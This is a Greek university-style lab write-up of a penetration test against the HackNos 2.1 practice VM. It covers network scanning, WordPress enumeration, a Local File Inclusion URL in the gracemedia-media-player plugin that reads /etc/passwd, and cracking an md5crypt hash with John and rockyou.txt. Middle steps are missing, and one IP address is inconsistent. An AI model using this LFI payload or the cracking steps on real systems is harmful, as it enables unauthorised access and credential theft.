

# Penetration Testing Hacknos 2.1

## Ηρακλής Θεοφανίδης

Τμήμα Πληροφορικής Και  
Ηλεκτρονικών Συστημάτων

Θεσσαλονίκη, Κεντρική  
Μακεδονία, Ελλάδα

[iraklistheofanidis@gmail.com](mailto:iraklistheofanidis@gmail.com)

## Ερρίκος Καλτσόπουλος

Τμήμα Πληροφορικής Και  
Ηλεκτρονικών Συστημάτων

Θεσσαλονίκη, Κεντρική  
Μακεδονία, Ελλάδα

[ekal638@gmail.com](mailto:ekal638@gmail.com)

## 1.Περίληψη

Σε αυτό το άρθρο,θα κάνουμε μια εισαγωγή για το Penetration Testing και θα αναλύσουμε θεωρητικά τον τρόπο σκέψης τον οποίο θα πρέπει να έχουμε .Επίσης θα μιλήσουμε για το στήσιμο του Penetration Testing Lab και τον λόγο που το στήσαμε έτσι. Έπειτα θα κάνουμε μια πρακτική υλοποίηση και θα αναφέρουμε αναλυτικά τα βήματα της και τα εργαλεία που χρησιμοποιήθηκαν για την επίτευξη αυτού του στόχου . Τέλος θα μιλήσουμε για τα συμπεράσματα από την πραγματοποίηση του Penetration Testing και το τι μπορεί να γίνει για να διορθωθούν τα ελαττώματα που έχει το σύστημα.

## 2.Εισαγωγή

Το Penetration Test αποσκοπεί στην ανάδειξη των σημείων ενός πληροφοριακού συστήματος που είναι ευάλωτα σε επιθέσεις και συνεπώς αποτελούν πηγή κινδύνων. Οι αδυναμίες στις περισσότερες περιπτώσεις οφείλονται σε κενά στην υποδομή, σε ελλιπή ενημέρωση και παραμετροποίηση, ή σε εσφαλμένες διαδικασίες[1].

Το Penetration Test μπορεί να γίνει είτε μέσα από το δίκτυο είτε έξω από αυτό ώστε να αναζητηθούν ευπάθειες που μπορούν να γίνουν αντικείμενο εκμετάλλευσης τόσο από κακόβουλους τρίτους, όσο και από άτομα εντός της επιχείρησης.

## Μεθοδολογια Penetration Testing

Το Penetration testing αποτελείται από 4 βήματα:

1. **Scoping:** Σε αυτό το βήμα , γίνεται η αναγνώριση του είδους εφαρμογής που θα επιτεθούμε , αν είναι δηλαδή web application , application , δίκτυο κ.τ.λ. Επιπλέον γίνεται η αναγνώριση του τύπου προσέγγισης, όπου χωρίζεται σε 3 κατηγορίες, το BLACK BOX, WHITE BOX , GREY BOX.

- a. **BLACK BOX:** Ο επιτιθέμενος δεν έχει καμία πρόσβαση στο σύστημα , ή καμία εσωτερική πληροφόρηση.

- b. **WHITE BOX:** Ο επιτιθέμενος έχει πρόσβαση στο σύστημα και στην εφαρμογή .
- c. **GREY BOX :** Ο επιτιθέμενος έχει κάποιες εσωτερικές πληροφορίες και περιορισμένη πρόσβαση στο σύστημα.

2. Scanning:Σε αυτό το βήμα γίνεται η προσπάθεια να μαζευτούν όσες περισσότερες πληροφορίες για το σύστημα,που είναι να γίνει επίθεση.Συνήθως χρησιμοποιούνται αυτοματοποιημένα εργαλεία αλλά ενδέχεται και η χρήση manual, ώστε να ανακαλυφθούν σημεία εισόδου και επίθεσης.Για παράδειγμα αυτά μπορούν να είναι , Open Ports and services .
3. Exploitation:Σε αυτό το βήμα , ο στόχος είναι να εκμεταλλευτούμε τις ευπάθειες του συστήματος και να εισχωρήσουμε στο σύστημα ή στην εφαρμογή , μέσω γνωστών ή άγνωστων ευπαθειών .
4. Reporting:Αυτό είναι το τελευταίο βήμα , στο οποίο γίνεται η ανάλυση των ευπαθειών που βρέθηκαν, το πόσο επικίνδυνες είναι και ο τρόπος επίλυσης αυτών.[13][14]

## 3.Στήσιμο του Penetration Testing Lab

Στήσαμε το παρακάτω Penetration Testing Lab για τους εξής λόγους:

1. Παρέχει στους φοιτητές ένα περιβάλλον όπου μπορεί ο φοιτητής με ασφάλεια να εξασκήσει τις ικανότητες του στο Penetration Testing (critical hacking) στο σπίτι.
2. Οι φοιτητές χρησιμοποιούν ένα ήδη υπάρχον Hardware χωρίς να εκθέτουν την ασφάλεια τους,έτσι χρησιμοποιούν ένα εικονικό περιβάλλον το οποίο έχει ελάχιστο κόστος έως μηδαμινό.
3. Καταλαμβάνει ελάχιστο χώρο και ελάχιστες απαιτήσεις συστήματος.

Για την πραγματοποίηση της υλοποίησης του Penetration Testing Lab , ήταν αναγκαία η εγκατάσταση του Virtualbox , ώστε να προσομοιώσουμε το λειτουργικό με το οποίο θα πραγματοποιηθεί η επίθεση .Στην προκειμένη περίπτωση εμείς επιλέξαμε το Kali . Επιπλέον στο virtual box προσομοιώσαμε το λειτουργικό στο οποίο θα γίνει η επίθεση .(HackNos)

Το Virtual Box είναι ένα εύχρηστο πρόγραμμα , το οποίο μας δίνει την δυνατότητα να προσομοιώσουμε άλλα λειτουργικά συστήματα(διάφορες εκδόσεις των windows,linux,Mac) στο ήδη υπάρχον λειτουργικό που έχει ο υπολογιστής μας , το οποίο είναι διαθέσιμο για windows,linux,Mac[2].

Το Kali(Linux)[3] είναι ένα λειτουργικό σύστημα το οποίο βασίζεται στο Debian το οποίο είναι μια διανομή του Linux και χρησιμοποιείται κυρίως για Advanced Penetration Testing . Επιπλέον περιέχει αρκετές εκατοντάδες εργαλεία , τα οποία χρησιμοποιούνται για ποικίλα θέματα ασφαλείας , όπως Penetration Testing, Reverse Engineering, Security Research.


Το HackNos 2.1 είναι ένα λειτουργικό σύστημα(ubuntu) , το οποίο είναι βασισμένο στην διανομή του Linux ,στο οποίο είναι εγκατεστημένο ένα web application , στο οποίο εμείς μέσω του λειτουργικού συστήματος Kali προσπαθήσαμε να βρούμε ευπαθή σημεία και να φτάσουμε σε σημείο να έχουμε δικαιώματα διαχειριστή και χρήση.

## 4.Πείραμα

Για να ξεκινήσουμε την διαδικασία του Penetration Testing στο HackNos 2.1 , εφόσον εγκαταστήσαμε το λειτουργικό σύστημα Kali και το HackNos 2.1 στο Virtual box , έπρεπε αυτά τα δύο να είναι στο ίδιο δίκτυο . Επομένως από τα Settings -) networks επιλέξαμε και για τα δύο **Bridge adapter** ,ώστε να είναι στο ίδιο Default δίκτυο. Πιο συγκεκριμένα “ Το Bridged Adapter συνδέεται μέσω του κεντρικού υπολογιστή σε οποιαδήποτε συσκευή προεπιλεγμένου δικτύου που εκχωρεί διευθύνσεις IP για το φυσικό σας δίκτυο. Το VirtualBox συνδέεται με μία από τις εγκατεστημένες κάρτες δικτύου σας και ανταλλάσσει πακέτα δικτύου απευθείας. γεφυρώνει τα εικονικά και φυσικά δίκτυα.”

Εφόσον ξέρουμε ότι το HackNos 2.1 και το Kali βρίσκονται στο ίδιο δίκτυο , επόμενο βήμα ήταν να βρούμε την IP διεύθυνση του HackNos 2.1 . Για να συμβεί αυτό στο τερματικό του Kali από το οποίο θα γίνει το Penetration Testing , εκτελέσαμε την εντολή **sudo**

**netdiscover**[4].



```
Currently scanning: 172.16.198.0/16 | Screen View: Unique Hosts
16 Captured ARP Req/Rep packets, from 6 hosts. Total size: 960
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.6	70:85:c2:cc:c1:61	1	60	ASRock Incorporation
192.168.1.12	08:00:27:aa:55:b1	1	60	PCS Systemtechnik GmbH
192.168.1.1	6c:60:eb:4e:19:98	1	60	ZHI YUAN ELECTRONICS CO
192.168.1.4	d8:32:e3:a0:42:ee	1	60	Xiaomi Communications C
192.168.1.11	04:d1:3a:d5:96:68	1	60	Xiaomi Communications C
192.168.1.254	c0:fd:84:c5:ed:33	11	660	zte corporation

Εικόνα 1.  
*sudo netdiscover.*

Μετά την εκτέλεση της εντολής αυτής και σύμφωνα με την παραπάνω εικόνα , παρατηρούμε ότι στο δίκτυο μας είναι συνδεδεμένοι 6 Hosts. Γνωρίζουμε ότι οι 3 IP είναι από συνδεδεμένα κινητά στο δίκτυο , η μία είναι του υπολογιστή και η άλλη είναι του ρούτερ.Επομένως η μόνη IP που δεν γνωρίζουμε είναι αυτή που έχει Host Name PCS Systemtechnik GmbH(192.168.1.16) .Με μία σύντομη αναζήτηση στο διαδίκτυο βρήκαμε ότι το παραπάνω Host Name είναι του HackNos 2.1.

Επομένως τώρα που ξέρουμε την IP διεύθυνση του HackNos 2.1 θα τσεκάρουμε ποιιά Services τρέχουν από πίσω . Για να συμβεί αυτό χρησιμοποιήσαμε την εντολή **nmap**[5] , η οποία εντολή είναι ένα open source tool το οποίο ανιχνεύει ευπάθειες σε ένα σύστημα .Πιο συγκεκριμένα “το Nmap, συντομογραφία του Network Mapper, είναι ένα δωρεάν εργαλείο ανοιχτού κώδικα για σάρωση ευπάθειας και ανακάλυψη δικτύου. Οι διαχειριστές δικτύου χρησιμοποιούν το Nmap για να προσδιορίσουν ποιες συσκευές εκτελούνται στα συστήματά τους, ανακαλύπτοντας κεντρικούς υπολογιστές που είναι διαθέσιμοι και τις υπηρεσίες που προσφέρουν, βρίσκοντας ανοιχτές θύρες και εντοπίζοντας κινδύνους ασφαλείας.”

```

Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 94:36:4e:71:6a:83:e2:c1:1e:a9:52:64:45:f6:29:80 (RSA)
|_ 256  b4:ce:5a:c3:3f:40:52:a6:ef:dc:d8:29:f3:2c:b5:d1 (ECDSA)
|_ 256  09:6c:17:a1:a3:b4:c7:78:b9:ad:ec:de:8f:64:b1:7b (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:AA:55:B1 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=4/22%OT=22%CT=1%CU=39756%PV=Y%DS=1%DC=D%G=Y%M=080027KT
OS:M=5EA05B87%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=108%TI=Z%CI=Z%II=I
OS:XTS=A)OPS(O1=MSB4ST11NW7%O2=MSB4ST11NW7%O3=MSB4NNT11NW7%O4=MSB4ST11NW7%O
OS:5=MSB4ST11NW7%O6=MSB4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=MSB4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%W=0
OS:%A=S%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%F=AS%RD=0%Q=)
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=A%F=AS%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%Q=)
OS:S=A%F=AS%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=A%F=AS%RD=0%Q=)U1(
OS:R=Y%DF=Y%T=40%W=0%S=A%F=AS%RD=0%Q=)T8(R=Y%DF=Y%T=40%W=0%S=A%F=AS%RD=0%Q=)
OS:N%T=40%Q=)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.27 ms 192.168.1.16 (192.168.1.16)

```

Εικόνα 2.  
nmap -A 192.168.1.16.

Μετά την εκτέλεση της παραπάνω εντολής παρατηρούμε ότι τα Port που είναι ανοιχτά είναι το 22/TCP SSH (Secure Shell) - χρησιμοποιείται για ασφαλείς συνδέσεις σε υπολογιστές UNIX, για μεταφορά αρχείων και για port forwarding και το 80/TCP HTTP (HyperText Transfer Protocol) - used for transferring web pages. Στο Port 80 τρέχει κάποιο παλιότερο version του apache http server, το οποίο μας δηλώνει ότι ενδεχομένως μπορεί να υπάρχει κάποια ευπάθεια στο σύστημα. Το λειτουργικό σύστημα είναι Linux (ubuntu)

Επόμενο βήμα ήταν να κάνουμε **Enumeration**. Πιο συγκεκριμένα είναι μια διαδικασία που εγκαθίσταται μια διεργασία με σκοπό να ανακαλύψουμε πιθανά κενά ασφαλείας για επίθεση στο σύστημα και το ίδιο μπορεί να χρησιμοποιηθεί για περαιτέρω εκμετάλλευση του συστήματος[6].

Με την εντολή **dirb** σαρώνουμε το περιεχόμενο της σελίδας και ψάχνουμε για υπάρχοντα ή κρυμμένα αντικείμενα ιστού(φακέλους,αρχεία κτλ). Λειτουργεί με μία επίθεση με βάση το λεξικό εναντίων του διακομιστή και αναλύοντας την απόκριση που επιστρέφει. Το dirb συνοδεύεται από ένα σύνολο προκαθαρισμένων λιστών

λέξεων αλλά επίσης μπορούμε να χρησιμοποιήσουμε δικές μας λίστες λέξεων.Επιπλέον είναι ένας απλώς σαρωτής περιεχομένου αλλά δεν είναι σαρωτής ευπάθειας[7].

```

iraklis@kali:~$ dirb http://192.168.1.16/

-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Wed Apr 22 11:41:50 2020
URL_BASE: http://192.168.1.16/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.16/ ---
+ http://192.168.1.16/index.html (CODE:200|SIZE:10918)
+ http://192.168.1.16/server-status (CODE:403|SIZE:277)
=> DIRECTORY: http://192.168.1.16/tsweb/

--- Entering directory: http://192.168.1.16/tsweb/ ---
+ http://192.168.1.16/tsweb/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://192.168.1.16/tsweb/wp-admin/
=> DIRECTORY: http://192.168.1.16/tsweb/wp-content/
=> DIRECTORY: http://192.168.1.16/tsweb/wp-includes/
+ http://192.168.1.16/tsweb/xmlrpc.php (CODE:405|SIZE:42)


--- Entering directory: http://192.168.1.16/tsweb/wp-admin/ ---
+ http://192.168.1.16/tsweb/wp-admin/admin.php (CODE:302|SIZE:0)

```

Εικόνα 3.  
Εκτέλεση εντολής dirb

Εκτελώντας την εντολή dirb <http://192.168.1.16/> παρατηρούμε ότι χρησιμοποίησε τη λίστα λέξεων απο το common.txt και επέστρεψε τα παραπάνω αρχεία και φακέλους.

Επομένως δοκιμάσαμε να πληκτρολογήσουμε στον browser το URL που μας δίνει, μας επιστρέφει την default σελίδα του apache ubuntu, το οποίο μας επιβεβαιώνει ότι από πίσω τρέχει ένας apache server.



## Apache2 Ubuntu Default Page

ubuntu

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

**Configuration Overview**

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```

/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf

```

Εικόνα 4.  
Ubuntu Default Page




Επιπλέον από τα αποτελέσματα της εντολής dirb , έχουμε βρει το site που τρέχει ο web server (<http://192.168.1.16/tsweb/> ), το οποίο είναι ένα WordPress site.



Εικόνα 5.  
Αρχική σελίδα του WordPress-site

Επιπρόσθετα, μας δίνει και το url (<http://192.168.1.16/tsweb/wp-admin/>) για να κάνει login ο admin.



Εικόνα 6.  
Login του User ή Admin

Εφόσον έχουμε βρεί ότι είναι ένα wordpress site , χρησιμοποιήσαμε στην συνέχεια την εντολή **wpscan** , η οποία σκανάρει για να βρει ευπάθειες σε ένα wordpress site. Τα flag που χρησιμοποιούμε είναι **-e ap** (όπου το e σημαίνει enumerating και το ap σημαίνει , all plugins)[8].

Τρέχοντας την παραπάνω εντολή μας επέστρεψε σαν αποτέλεσμα ένα plugin και συγκεκριμένα το **gracemedia-media-player 1.0**.

Το επόμενο μας βήμα ήταν να μπούμε στο <https://www.exploit-db.com/> , το οποίο site περιέχει μία βάση δεδομένων στην οποία θα αναζητήσουμε αν το plugin που βρήκαμε( **gracemedia-media-player 1.0**) , έχει κάποια ευπάθεια. Επομένως , μετά από την αναζήτηση μας στο exploit db , βρήκαμε περισσότερες πληροφορίες , όσων αφορά το τι ευπάθειες μπορεί να έχει το συγκεκριμένο plugin.

Το exploit database μας επέστρεψε τις εξής επιπλέον πληροφορίες:

- Vulnerability(Local File Inclusion)
- Background
- Description
- Proof Of Concept
- Business Impact
- Solution

**Local File Inclusion:** Το Local File Inclusion είναι ένας τρόπος επίθεσης όπου ο επιτιθέμενος μπορεί να ξεγελάσει την web εφαρμογή και να πάρει πρόσβαση σε τοπικά αρχεία του server.[9]

**Background:** Είναι ένας φιλικός τρόπος για τον χρήστη να προσθέσει ένα media player στο website.

**Description :** Η ευπάθεια βρέθηκε στο αρχείο με path `/gracemedia-media-player/templates/files/ajax_controller.php` , με κώδικα ευπάθειας `require_once($_GET['cfg']);` .

Η παράμετρος `cfg` μας επιτρέπει να συμπεριλάβουμε τοπικά αρχεία.

Για να εκμεταλλευτούμε την ευπάθεια χρειάζεται το version 1.0 για να αλληλεπιδράσει με την εφαρμογή.

**Proof Of Concept :** Το παρακάτω url μας δηλώνει ότι είναι ευπαθής σε Local File Inclusion (`GET /wordpress/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?ajaxAction=getIds&cfg=../../../../../../../../etc/passwd`)

**Business Impact :** Τα αποτελέσματα των επιθέσεων , μπορεί να έχουν σαν αποτέλεσμα την διαρροή δεδομένων ή την έκθεση της database του server . Επίσης , υπάρχει ο κίνδυνος να στοχοποιηθούν και οι client.

**Solution :** Μέχρι να βρεθεί μία λύση , καλό θα ήταν να απενεργοποιηθεί ο admin το plugin .

Εφόσον πλέον ξέρουμε την ευπάθεια του συστήματος , με την βοήθεια του exploit db , ξέρουμε πως να την εκμεταλλευτούμε. Επομένως έχοντας το path απο το Proof of Concept(GET /wordpress/wp-content/plugins/gracemedia-media-player/templates/files/ajax\_controller.php?ajaxAction=getIds&cfg=../../../../../../../../etc/passwd) , απλά αντικαταστήσαμε το wordpress με την εξής διεύθυνση <http://192.168.1.16/tsweb/> . Επομένως το url που πληκτρολογήσαμε στον browser μας είναι [http://192.168.1.16/tsweb/wp-content/plugins/gracemedia-media-player/templates/files/ajax\\_controller.php?ajaxAction=getIds&cfg=../../../../../../../../etc/passwd](http://192.168.1.16/tsweb/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?ajaxAction=getIds&cfg=../../../../../../../../etc/passwd) , το οποίο μας επιστρέφει τα περιεχόμενα του αρχείου passwd.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng
List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats
Bug-Reporting
System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd
Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/:/var/lib/lxd/:/bin/false
uidd:x:106:110:/:/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:/:/var/cache/pollinate:/bin/false
sshd:x:110:65534:/:/run/sshd:/usr/sbin/nologin
rohit:x:1000:1000:hackNos:/home/rohit:/bin/bash
mysql:x:111:114:MySQL
Server,,,:/nonexistent:/bin/false
flag:$1$flag$VqjCxzjRc7PofLYS2lWf/:1001:1003:/:home/flag:/bin/rbash
```

Εικόνα 7.

### Τα περιεχόμενα του passwd

Αρα εφόσον βρήκαμε τα περιεχόμενα του αρχείου passwd, έπρεπε να τα ερμηνεύσουμε για να βρούμε το username και το password. Γνωρίζουμε ότι σε ένα αρχείο passwd , η κάθε γραμμή αποτελείται από έναν χρήστη και περιλαμβάνει 7

πεδία , όπου το κάθε πεδίο διαχωρίζεται με ‘ : ‘ . Η σειρά αρίθμησης είναι η εξής:

1. Username or login name
2. Encrypted password
3. User ID
4. Group ID
5. User description
6. User’s home directory
7. User’s login shell [10]

Επομένως η μόνη σειρά η οποία φαίνεται να μπορεί να αποκρυπτογραφηθεί ο κωδικός της είναι η τελευταία . Έτσι συμπεράναμε ότι το username που ψάχναμε είναι το ‘flag’. Το επόμενο μας βήμα οπότε ήταν να αποκρυπτογραφήσουμε τον συγκεκριμένο κωδικό \$1\$flag\$VqjCxzjRc7PofLYS2lWf/ .

Για να το καταφέρουμε αυτό έπρεπε να βρούμε τι είδος κρυπτογράφησης χρησιμοποιήθηκε . Μετά από αναζήτηση στο διαδίκτυο παρατηρήσαμε ότι ανήκει σε md5(unix) και αυτό γιατί ξεκινάει από ‘ \$1\$ ‘ [11].

Στην συνέχεια με την εντολή vi , αποθηκεύσαμε σε έναν text editor τον κωδικό που είχαμε σκοπό να αποκρυπτογραφήσουμε, γτ θα την χρειαστούμε στην επόμενη εντολή που θα χρησιμοποιήσουμε.

```
iraklis@kali:~$ vi kwdikos
iraklis@kali:~$ cat kwdikos
$1$flag$VqjCxzjRc7PofLYS2lWf/
```

Εικόνα 8.

### Αποθήκευση κρυπτογραφημένου κωδικού

Για να αποκρυπτογραφηθεί ο κωδικός αυτός χρησιμοποιήσαμε την εντολή john η οποία βρίσκει και αποκρυπτογραφεί αδύναμους κωδικούς των users. Συγκεκριμένα χρησιμοποιήσαμε την παράμετρο wordlist για να βρούμε τον κωδικό , η οποία μας επιτρέπει να χρησιμοποιήσουμε ένα αρχείο που υπάρχει ήδη μέσα στο Kali ή ένα δικό μας. Εμείς βάλαμε το rockyou.txt που υπάρχει μέσα στο Kali , το οποίο αρχείο περιέχει ένα σύνολο εκτεθειμένων κωδικών. Το αρχείο αυτό έχει 4,789,597 κωδικούς , με τους 20 πιο συχνούς χαρακτήρες. Επιπλέον χρησιμοποιήσαμε και την παράμετρο format όπου βάλαμε το md5crypt και το όνομα του αρχείου που έχει αποθηκευμένο τον αποκρυπτογραφημένο κωδικό.

```
iraklis@kali:~$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt kwdikos
```





Εικόνα 17.  
Επιτυχής Σύνδεση

Έτσι χρησιμοποιήσαμε την εντολή `ls` για να δούμε τα αρχεία που έχει ο `rohit`. Παρατηρήσαμε ότι έχει ένα `txt` αρχείο με όνομα `user.txt`, το οποίο μας δηλώνει ότι είμαστε συνδεδεμένοι ως χρήστες και όχι σαν διαχειριστές.

Εικόνα 18.  
Επιβεβαίωση σύνδεσης ως user

- Το \$ διπλα στο όνομα έχει γίνει #
- Το uid ,gid,groups γίνανε 0
- Πλέον μπορούμε να μπούμε στον φάκελο /root/

*Εικόνα 19.  
Μετατροπή από User σε Admin*

Τα συμπεράσματα που προέκυψαν από το παραπάνω Penetration Testing είναι ότι αρχικά χρησιμοποιούσαν μια παλιά έκδοση του apache server. Το wordpress είχε μια ευπάθεια σε ένα από τα Plugin που χρησιμοποιούσανε , το οποίο μας επέστρεψε να έχουμε πρόσβαση σε τοπικά αρχεία, με συνέπεια να πάρουμε δικαιώματα διαχειριστή. Μια καλή λύση θα ήταν να αναβαθμίσουν τον apache server και ασφαλώς να απενεργοποιήσουν το plugin που μας έδωσε πρόσβαση στα τοπικά αρχεία , μέχρι που να βρεθεί κάποια άλλη λύση.

- 1) [https://simasecurity.gr/penetration-test/?gclid=CjwKCAjwkPX0BRBKEiwA7THxiDG11sT-AT8Wwp5eZSudIbPHbiK7\\_3hu9S1BPSwZOUyD0o5n\\_k0daxoCqA4QAvD\\_BwE](https://simasecurity.gr/penetration-test/?gclid=CjwKCAjwkPX0BRBKEiwA7THxiDG11sT-AT8Wwp5eZSudIbPHbiK7_3hu9S1BPSwZOUyD0o5n_k0daxoCqA4QAvD_BwE)
- 2) <https://www.virtualbox.org/>

- 3)<https://www.kali.org/docs/introduction/what-is-kali-linux/>
- 4)<https://kalilinuxtutorials.com/netdiscover-scan-live-hosts-network/>
- 5)<https://www.networkworld.com/article/3296740/what-is-nmap-why-you-need-this-network-mapper.html>
- 6)<https://resources.infosecinstitute.com/what-is-enumeration/?fbclid=IwAR1ak69nn73MJcmV1zH1hbxzKFBcXFrymElojf6GemnP2HCjGk5oGJ08EI4>
- 7)<https://tools.kali.org/web-applications/dirb?fbclid=IwAR1ak69nn73MJcmV1zH1hbxzKFBcXFrymElojf6GemnP2HCjGk5oGJ08EI4>
- 8)<https://tools.kali.org/web-applications/wpscan>
- 9)<https://dzone.com/articles/what-is-local-file-inclusion-lfi>
- 10)<https://www.computernetworkingnotes.com/rhce-study-guide/etc-passwd-file-in-linux-explained-with-examples.html>
- 11)<https://web.archive.org/web/20160403135857/https://forum.insidepro.com/viewtopic.php?t=8225>
- 12)<https://www.howtogeek.com/117435/htg-explains-the-linux-directory-structure-explained/>
- 13)[https://subscription.packtpub.com/book/application\\_development/9781785883378/1/ch01lvl1sec12/the-mobile-application-penetration-testing-methodology](https://subscription.packtpub.com/book/application_development/9781785883378/1/ch01lvl1sec12/the-mobile-application-penetration-testing-methodology)
- 14)[https://moodle.teithe.gr/pluginfile.php/108417/mod\\_resource/content/1/IHU\\_PENTEST\\_WORKSHOP.pdf](https://moodle.teithe.gr/pluginfile.php/108417/mod_resource/content/1/IHU_PENTEST_WORKSHOP.pdf)